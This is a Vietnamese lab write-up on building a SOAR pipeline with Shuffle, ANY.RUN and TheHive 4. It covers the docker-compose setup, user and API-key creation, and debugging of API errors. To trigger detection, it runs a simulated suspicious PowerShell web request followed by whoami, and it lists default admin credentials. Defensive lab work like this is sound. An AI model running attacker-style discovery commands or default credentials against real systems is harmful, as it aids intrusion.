
Xóa Anyrun và sử dụng app HTTP:



Cấu hình gọi API trực tiếp (Raw API Call):

uri: [https://api.any.run/v1/analysis/search?hash=\\$shuffle_tools_2.result\[0\]](https://api.any.run/v1/analysis/search?hash=$shuffle_tools_2.result[0])

Headers: (+) Authorization: API-Key <Mã API key>



Test nhánh Any.run (tương tự test virustotal):

```
PS C:\Windows\system32> powershell.exe -Command "Invoke-WebRequest -Uri https://google.com -UseBasicParsing"

StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta
RawContent      : HTTP/1.1 200 OK
                  Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src
                  'nonce-sfJ9_2oegluU8GuFnZmxNw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: ...
Forms           :
Headers         : {[Content-Security-Policy-Report-Only, object-src 'none';base-uri 'self';script-src
                  'nonce-sfJ9_2oegluU8GuFnZmxNw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: http:report-uri https://csp.withgoogle.com/csp/gws/other-hp], [Accept-CH,
                  Sec-CH-Prefers-Color-Scheme], [X-XSS-Protection, 0], [X-Frame-Options, SAMEORIGIN]...}
Images          :
InputFields     : {}
Links           : [{outerHTML=<a class="gb_4" aria-label="Gmail " data-pid="23"
                  href="https://mail.google.com/mail/&amp;ogbl" target="_top">Gmail</a>; tagName=A; class=gb_4;
                  aria-label=Gmail; data-pid=23; href=https://mail.google.com/mail/&amp;ogbl; target=_top},
                  {outerHTML=<a class="gb_4" aria-label="Tìm kiếm hình ảnh " data-pid="2"
                  href="https://www.google.com/imgghp?hl=vi&amp;ogbl" target="_top">Hình ảnh</a>; tagName=A;
                  class=gb_4; aria-label=Tìm kiếm hình ảnh; data-pid=2;
                  href=https://www.google.com/imgghp?hl=vi&amp;ogbl; target=_top}, {outerHTML=<a class="gb_C"
                  aria-label="Các ứng dụng của Google" href="https://www.google.com.vn/intl/vi/about/products"
                  aria-expanded=false role=button tabindex=0"><svg class="gb_F" focusable=false viewBox="0 0
                  24 24"><path d="M6,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,20c1.1,0 2,-0.9
                  2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M6,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,14c1.1,0 2,-0.9
                  2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M16,6c0,1.1 0.9,2 2,2s2,-0.9 2,-2 -0.9,-2 -2,-2 -2,0.9
                  -2,2 2,2M12,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M18,14c1.1,0 2,-0.9 2,-2s-0.9,-2
                  -2,-2 -2,0.9 -2,2 2,2M18,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2"></path><image src="https://ssl.gstatic.com/gb/images/bar/al-icon.png" alt="" height="24"
                  width="24" style="border:none;display:none \9"></image></svg></a>; tagName=A; class=gb_C;
                  aria-label=Các ứng dụng của Google; href=https://www.google.com.vn/intl/vi/about/products;
                  aria-expanded=false; role=button; tabindex=0}, {outerHTML=<a class="gb_0a gb_2d gb_Td gb_Kd"
                  aria-label="Đăng nhập" href="https://accounts.google.com/ServiceLogin?hl=vi&amp;passive=true&amp;co
                  ntinue=https://www.google.com/&amp;ec=GAZAmgQ" target="_top"><span class="gb_he">Đăng
                  nhập</span></a>; tagName=A; class=gb_0a gb_2d gb_Td gb_Kd; aria-label=Đăng nhập; href=https://accou
                  nts.google.com/ServiceLogin?hl=vi&amp;passive=true&amp;continue=https://www.google.com/&amp;ec=GAZA
                  mgQ; target=_top}...}

ParsedHtml      :
RawContentLength : 84115

PS C:\Windows\system32> whoami
desktop-n0kin03\quyvtnt
```

Show Executions:

The screenshot shows a workflow on the left with a 'Change Me' node and an 'Http 1' node. On the right, a table displays the execution history of the 'Http 1' node.

Refresh Runs			
All	Finished	Executing	Aborted
🔗	18/05/2026, 10:42:51	4 + 1 = 5	❗ >
🔗	18/05/2026, 10:41:32	4 + 1 = 5	❗ >
🔗	18/05/2026, 10:41:31	4 + 1 = 5	❗ >
🔗	18/05/2026, 10:41:29	4 + 1 = 5	❗ >
🔗	18/05/2026, 10:41:27	4 + 1 = 5	❗ >
🔗	18/05/2026, 10:41:20	4 + 1 = 5	❗ >
🔗	18/05/2026, 10:41:17	4 + 1 = 5	❗ >

Tại sao luồng lại báo đỏ (!)? Vì Shuffle hoạt động theo cách là cứ thấy API đối tác trả về lỗi (mã 4xx) là nó tự động ngắt luồng và báo đỏ (!)

The screenshot shows the configuration of the 'http 1' node (GET) and its response. The response is a JSON object indicating a 403 status and an error message.

```
{
  "$http_1": {
    "status": 403,
    "body": {
      "error": true,
      "message": "API is not available on the free plan"
    },
    "url": "https://api.any.run/v1/analysis/search?hash=%5B0%5D",
    "headers": { ... },
    "cookies": { },
    "success": true
  }
}
```

Hiện trạng: Node HTTP Request gọi API sang hệ thống Sandbox của ANY.RUN trả về thông báo lỗi giới hạn của gói miễn phí.

Đánh giá & Phân tích: Cấu trúc bản tin API (bao gồm Endpoint URL, Headers chứa Bearer Token/API Key, và Query Parameters truyền mã Hash) đã được thiết lập và gửi đi chuẩn xác

Khả năng mở rộng (Scalability): Kết quả này chứng minh kiến trúc rẽ nhánh song song của hệ thống SOAR hoạt động ổn định. Khi triển khai trong môi trường doanh nghiệp thực tế, quản trị viên chỉ cần thay thế API Key bản quyền (Enterprise/Premium License) vào hệ thống là luồng phân tích hành vi mã độc (Dynamic Analysis) sẽ lập tức hoạt động mà không cần can thiệp hay thay đổi bất kỳ dòng logic nào trong Workflow.

Cài docker: `sudo apt install docker.io docker-compose nano -y`

Bật docker để chạy ngầm cùng hệ thống: `sudo systemctl enable --now docker`

```
echo "vm.max_map_count=262144" | sudo tee -a /etc/sysctl.conf
```

Bước 1: Tạo thư mục chứa code và di chuyển vào đó

```
hive@soar:~$ mkdir -p ~/thehive_lab && cd ~/thehive_lab
hive@soar:~/thehive_lab$
```

Bước 2: Tạo file cấu hình docker-compose

```
GNU nano 6.2 docker-compose.yml *
version: "3"
services:
  elasticsearch:
    image: elasticsearch:7.17.9
    environment:
      - http.host=0.0.0.0
      - discovery.type=single-node
      - "ES_JAVA_OPTS=-Xms1g -Xmx1g"
    volumes:
      - elasticsearch_data:/usr/share/elasticsearch/data

  cassandra:
    image: cassandra:3.11
    environment:
      - MAX_HEAP_SIZE=1G
      - HEAP_NEWSIZE=1G
    volumes:
      - cassandra_data:/var/lib/cassandra

  thehive:
    image: thehiveproject/thehive4:4.1.24-1
    depends_on:
      - elasticsearch
      - cassandra
    ports:
      - "9000:9000"
```

Save.

Bước 5: Kích hoạt hệ thống (Run)

sudo docker-compose up -d

```
hive@soar:~/thehive_lab$ sudo docker-compose up -d
Pulling thehive (thehiveproject/thehive4:4.1.24-1)...
4.1.24-1: Pulling from thehiveproject/thehive4
2068746827ec: Pull complete
001c52e26ad5: Pull complete
6195973a4b48: Pull complete
2b0c8378d253: Pull complete
d85151f15b66: Pull complete
ea7f2741e4dc: Pull complete
7b23f6d0da54: Pull complete
9daef329d350: Pull complete
0404e9563550: Pull complete
d9d4b9b6e964: Pull complete
52a8c426d30b: Pull complete
d1371cf669f4: Pull complete
8754a66e0050: Pull complete
45ecedb65299: Pull complete
Digest: sha256:c8b6c7eaa0cd21853cbf88eae836c57de2aec29e6edb8a9d49b491dbc09c6811
Status: Downloaded newer image for thehiveproject/thehive4:4.1.24-1
Creating thehive_lab_cassandra_1 ... done
Creating thehive_lab_elasticsearch_1 ... done
Creating thehive_lab_thehive_1 ... done
hive@soar:~/thehive_lab$
```

Kiểm tra trạng thái các container: sudo docker ps

```
hive@soar:~/thehive_lab$ sudo docker ps
```

CONTAINER ID	IMAGE	NAMES	COMMAND	CREATED	STATUS	PORTS
180dd6e1e7b5	thehiveproject/thehive4:4.1.24-1		"/opt/thehive/entryp..."	15 seconds ago	Up 14 seconds	0.0.0.0:9000
->9000/tcp, [::]:9000->9000/tcp		thehive_lab_thehive_1				
bd48a6e0d4b4	cassandra:3.11		"docker-entrypoint.s..."	16 seconds ago	Up 15 seconds	7000-7001/tc
p, 7199/tcp, 9042/tcp, 9160/tcp		thehive_lab_cassandra_1				
33b74b497b33	elasticsearch:7.17.9		"/bin/tini -- /usr/l..."	16 seconds ago	Up 15 seconds	9200/tcp, 93
00/tcp		thehive_lab_elasticsearch_1				


```
hive@soar:~/thehive_lab$
```

Đăng nhập

http://192.168.175.136:9000


Username: **admin@thehive.local**

Password: **secret**



TheHive login page. The browser address bar shows 'Not secure 192.168.175.136:9000/index.html#/login'. The page features the TheHive logo and a 'Sign in to start your session' form. The form has two input fields: one for the username 'admin@thehive.local' and one for the password '*****'. Below the fields is a blue 'Sign In' button. At the bottom of the page, it says 'Version: 4.1.24-1'.


Giao diện:



TheHive dashboard showing the 'List of organisations (1 of 1)'. The dashboard includes a 'New Organisation' button, a 'Filters' section with an 'Add a filter' button, and a table of organisations. The table has columns for 'Name', 'Created By', and 'Dates'. The first row shows an organisation named 'admin' created by 'TSU' on 'C. 05/18/26 17:34'. There are 'Configure' and 'Edit' links for this organisation.

Lấy API key:

Bước 1: Tạo Tổ chức (Organization) cho team SOC



TheHive 'Create organisation' modal. The modal has a blue header 'Create organisation'. It contains two input fields: 'Name' with the value 'SOC_Team' and 'Description' with the value 'Organisation's description'. There are 'Cancel' and 'Save' buttons at the bottom. A red asterisk indicates a required field.

Save.

Bước 2: Tạo User cho Shuffle và cho người thật

Tạo User cho con Shuffle (Bot):

Login: shuffle_api@soc.local

Full name: Shuffle SOAR

Profile: Analyst

Add user

Organisation *

SOC_Team

Login *

shuffle_api@soc.local

Full name *

Shuffle SOAR

Profile *

analyst

Permissions:

accessTheHiveFS

manageAction

manageAlert

manageAnalyse

manageCase

manageObservable

managePage

manageProcedure

manageShare

manageTask

Cancel

* Required field

Save user

Save.

Tạo User cho quản lý (Người thật):

Login: user_soc@soc.local

Full name: SOC_analyst

Profile: Analyst

Add user

Organisation *

SOC_Team

Login *

user_soc@soc.local

Full name *

SOC_analyst

Profile *

analyst

Permissions:

accessTheHiveFS

manageAction

manageAlert

manageAnalyse

manageCase

manageObservable

managePage

manageProcedure

manageShare

manageTask

Cancel

* Required field

Save user

user_list:

User List (2 of 2)								
Status	Login	Full Name	Profile	Password	API Key	MFA	Dates C. ⇅ U. ⇅	
Active	shuffle_api@soc.local	Shuffle SOAR	analyst	<button>Edit password</button>	<button>Create API Key</button>	No	C. 05/18/26 17:49 U. 05/18/26 17:50	<button></button> <button></button> <button></button>
Active	user_soc@soc.local	SOC_analyst	analyst	<button>Edit password</button>	<button>Create API Key</button>	No	C. 05/18/26 17:53 U. 05/18/26 17:53	<button></button> <button></button> <button></button>

Lấy API Key cho Shuffler:

User List (2 of 2)								
Status	Login	Full Name	Profile	Password	API Key	MFA	Dates C. ⇅ U. ⇅	
Active	shuffle_api@soc.local	Shuffle SOAR	analyst	<button>Edit password</button>	<button>Renew</button> <button>Revoke</button> <button>Reveal</button>	No	C. 05/18/26 17:49 U. 05/18/26 17:55	<button></button> <button></button> <button></button>
Active	user_soc@soc.local	SOC_analyst	analyst	<button>Edit password</button>	<button>Create API Key</button>	No	C. 05/18/26 17:53 U. 05/18/26 17:53	<button></button> <button></button> <button></button>

API key of user shuffle_api@soc.local has been successfully created.

Nhấn Reveal để hiện lên

Gắn cấu hình vào Shuffler:
Simple:

Simple

Advanced

Title *

\$change_me.title

Tags *

Wazuh-Alert

Summary *


\$change_me.all_fields.full_log

Severity *

3


Test Action

Advanced:



Thực hiện kiểm tra (nhánh The Hive)

Đăng nhập vào tài khoản người thật user_soc@soc.local



Mở máy win10 chạy lệnh:


powershell.exe -Command "Invoke-WebRequest -Uri https://google.com -UseBasicParsing";
whoami

```
PS C:\Windows\system32> powershell.exe -Command "Invoke-WebRequest -Uri https://google.com -UseBasicParsing";

StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta
                  content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta
                  content="/images/branding/google/1x/goo...
RawContent      : HTTP/1.1 200 OK
                  Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src
                  'nonce-FoZPZA1wKNK06YziIPdwl' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: ...
Forms
Headers        : {[Content-Security-Policy-Report-Only, object-src 'none';base-uri 'self';script-src
                  'nonce-FoZPZA1wKNK06YziIPdwl' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: http;report-uri https://csp.withgoogle.com/csp/gws/other-hp], [Accept-CH,
                  Sec-CH-Prefers-Color-Scheme], [X-XSS-Protection, 0], [X-Frame-Options, SAMEORIGIN]...}
Images
InputFields    : {}
Links          : {@{outerHTML=<a class="gb_4" aria-label="Gmail " data-pid="23"
                  href="https://mail.google.com/mail/&amp;ogbl" target="_top">Gmail</a>; tagName=A; class=gb_4;
                  aria-label=Gmail ; data-pid=23; href=https://mail.google.com/mail/&amp;ogbl; target=_top},
                  @{outerHTML=<a class="gb_4" aria-label="Tìm kiếm hình ảnh " data-pid="2"
                  href="https://www.google.com/imghp?hl=vi&amp;ogbl" target="_top">Hình ảnh</a>; tagName=A;
                  class=gb_4; aria-label=Tìm kiếm hình ảnh ; data-pid=2;
                  href=https://www.google.com/imghp?hl=vi&amp;ogbl; target=_top}, @{outerHTML=<a class="gb_C"
                  aria-label="Các ứng dụng của Google" href="https://www.google.com.vn/intl/vi/about/products"
                  aria-expanded="false" role="button" tabindex="0"><svg class="gb_F" focusable="false" viewBox="0 0
                  24 24"><path d="M6,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2zM12,20c1.1,0 2,-0.9
                  2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2zM6,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2
                  2,2zM12,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2zM12,14c1.1,0 2,-0.9 2,-2s-0.9,-2
                  -2,-2 -2,0.9 -2,2 2,2zM16,6c0,1.1 0.9,2 2,2s2,-0.9 2,-2 -0.9,-2 -2,-2 -2,0.9 -2,2 2,2
                  2,2zM12,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2zM18,14c1.1,0 2,-0.9 2,-2s-0.9,-2
                  -2,-2 -2,0.9 -2,2 2,2zM18,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2 2,2
                  2,2"></path><image src="https://ssl.gstatic.com/gb/images/bar/al-icon.png" alt="" height="24"
                  width="24" style="border:none;display:none \9"></image></svg></a>; tagName=A; class=gb_C;
                  aria-label=Các ứng dụng của Google; href=https://www.google.com.vn/intl/vi/about/products;
                  aria-expanded=false; role=button; tabindex=0}, @{outerHTML=<a class="gb_0a gb_2d gb_Td gb_Kd"
                  aria-label="Đăng nhập" href="https://accounts.google.com/ServiceLogin?hl=vi&amp;passive=true&amp;co
                  ntinue=https://www.google.com/&amp;ec=GAZAmgQ" target="top"><span class="gb_he">Đăng
                  nhập</span></a>; tagName=A; class=gb_0a gb_2d gb_Td gb_Kd; aria-label=Đăng nhập; href=https://accou
                  nts.google.com/ServiceLogin?hl=vi&amp;passive=true&amp;continue=https://www.google.com/&amp;ec=GAZA
                  mgQ; target=_top}...}
ParsedHtml     :
RawContentLength : 84105

PS C:\Windows\system32> whoami
desktop-p0kjp03\quyetnt
```

show executions:



Refresh Runs			
All	Finished	Executing	Aborted
	18/05/2026, 18:35:03	5 + 1 = 6	 >
	18/05/2026, 18:34:45	5 + 1 = 6	 >

Detail:



Khi luồng SOAR thực thi, Node tích hợp sẵn của TheHive (TheHive App) trả về trạng thái thất bại (`success: false`) kèm theo ngoại lệ mã nguồn: `ConnectionError - HTTPConnectionPool(host='your-instance', port=80): Max retries exceeded with url...`

* Ứng dụng tích hợp TheHive có sẵn trên nền tảng Shuffle (Shuffle App Marketplace) được nhà phát triển thiết kế đóng gói (Hardcoded) một số biến môi trường mặc định, trong đó địa chỉ định danh máy chủ phân tích mặc định là `your-instance` và cổng dịch vụ mặc định là `80`.

Do giới hạn về mặt thiết kế giao diện (UI/UX) của phiên bản Shuffle hiện tại, hệ thống không hiển thị các trường nhập liệu tường minh (như ô nhập `url` hoặc `apikey` độc lập) trong mục cấu hình nâng cao. Điều này dẫn đến việc mặc dù quản trị viên đã cố gắng chèn thủ công các tham số này vào các trường văn bản phụ (Headers/Queries), nhân mã nguồn (Core Engine) của Shuffle vẫn ưu tiên bốc các giá trị mặc định (`your-instance:80`) để thực hiện lời gọi API.

Kết quả là gói tin HTTP Request gửi đi sai đích, dẫn đến lỗi từ chối kết nối (`ConnectionError`) do không tìm thấy thực thể máy chủ `your-instance` trên không gian mạng Lab nội bộ.

Chuyển sang Node HTTP Request (tương tự Any.run)

Để khắc phục triệt để lỗi bất tương thích giao diện của ứng dụng đóng gói sẵn, giải pháp tối ưu được triển khai là **bỏ qua ứng dụng TheHive mặc định và thay thế bằng một Node HTTP Request thuần túy (Custom API Call)** vì các lý do chiến lược sau:

- **Tính linh hoạt và Kiểm soát toàn diện (Granular Control):** Node HTTP thuần túy cho phép kỹ sư SOC can thiệp trực tiếp vào cấu trúc của một gói tin mạng theo đúng chuẩn RFC. Chúng ta có thể tự định nghĩa chính xác:
 - **Endpoint URL:** Hướng thẳng dữ liệu về cổng API chuẩn của TheHive cục bộ (<http://192.168.175.136:9000/api/alert>).
 - **Phương thức truyền tải:** Xác định rõ ràng là **POST** để đẩy dữ liệu lên, thay vì dựa dẫm vào cơ chế tự phán đoán của App.
- **Xác thực tường minh (Explicit Authentication):** Cho phép cấu hình chuỗi mã Token xác thực trực tiếp vào cấu trúc Header (**Authorization: Bearer <API_KEY>**) theo đúng tiêu chuẩn an toàn thông tin, không bị phụ thuộc vào các hàm xử lý ẩn của ứng dụng bên thứ ba.
- **Tự do cấu trúc hóa dữ liệu (Payload Customization):** Sử dụng Node HTTP thuần giúp ta tự viết cấu trúc JSON Payload cho Alert (bao gồm **title**, **description**, **severity**, **sourceRef**,...) một cách sạch sẽ, tường minh, tương thích hoàn toàn với sơ đồ cấu trúc cơ sở dữ liệu (Database Schema) của TheHive 4 mà không sợ bị lỗi định dạng khi truyền tải.

Thêm node HTTP và cấu hình

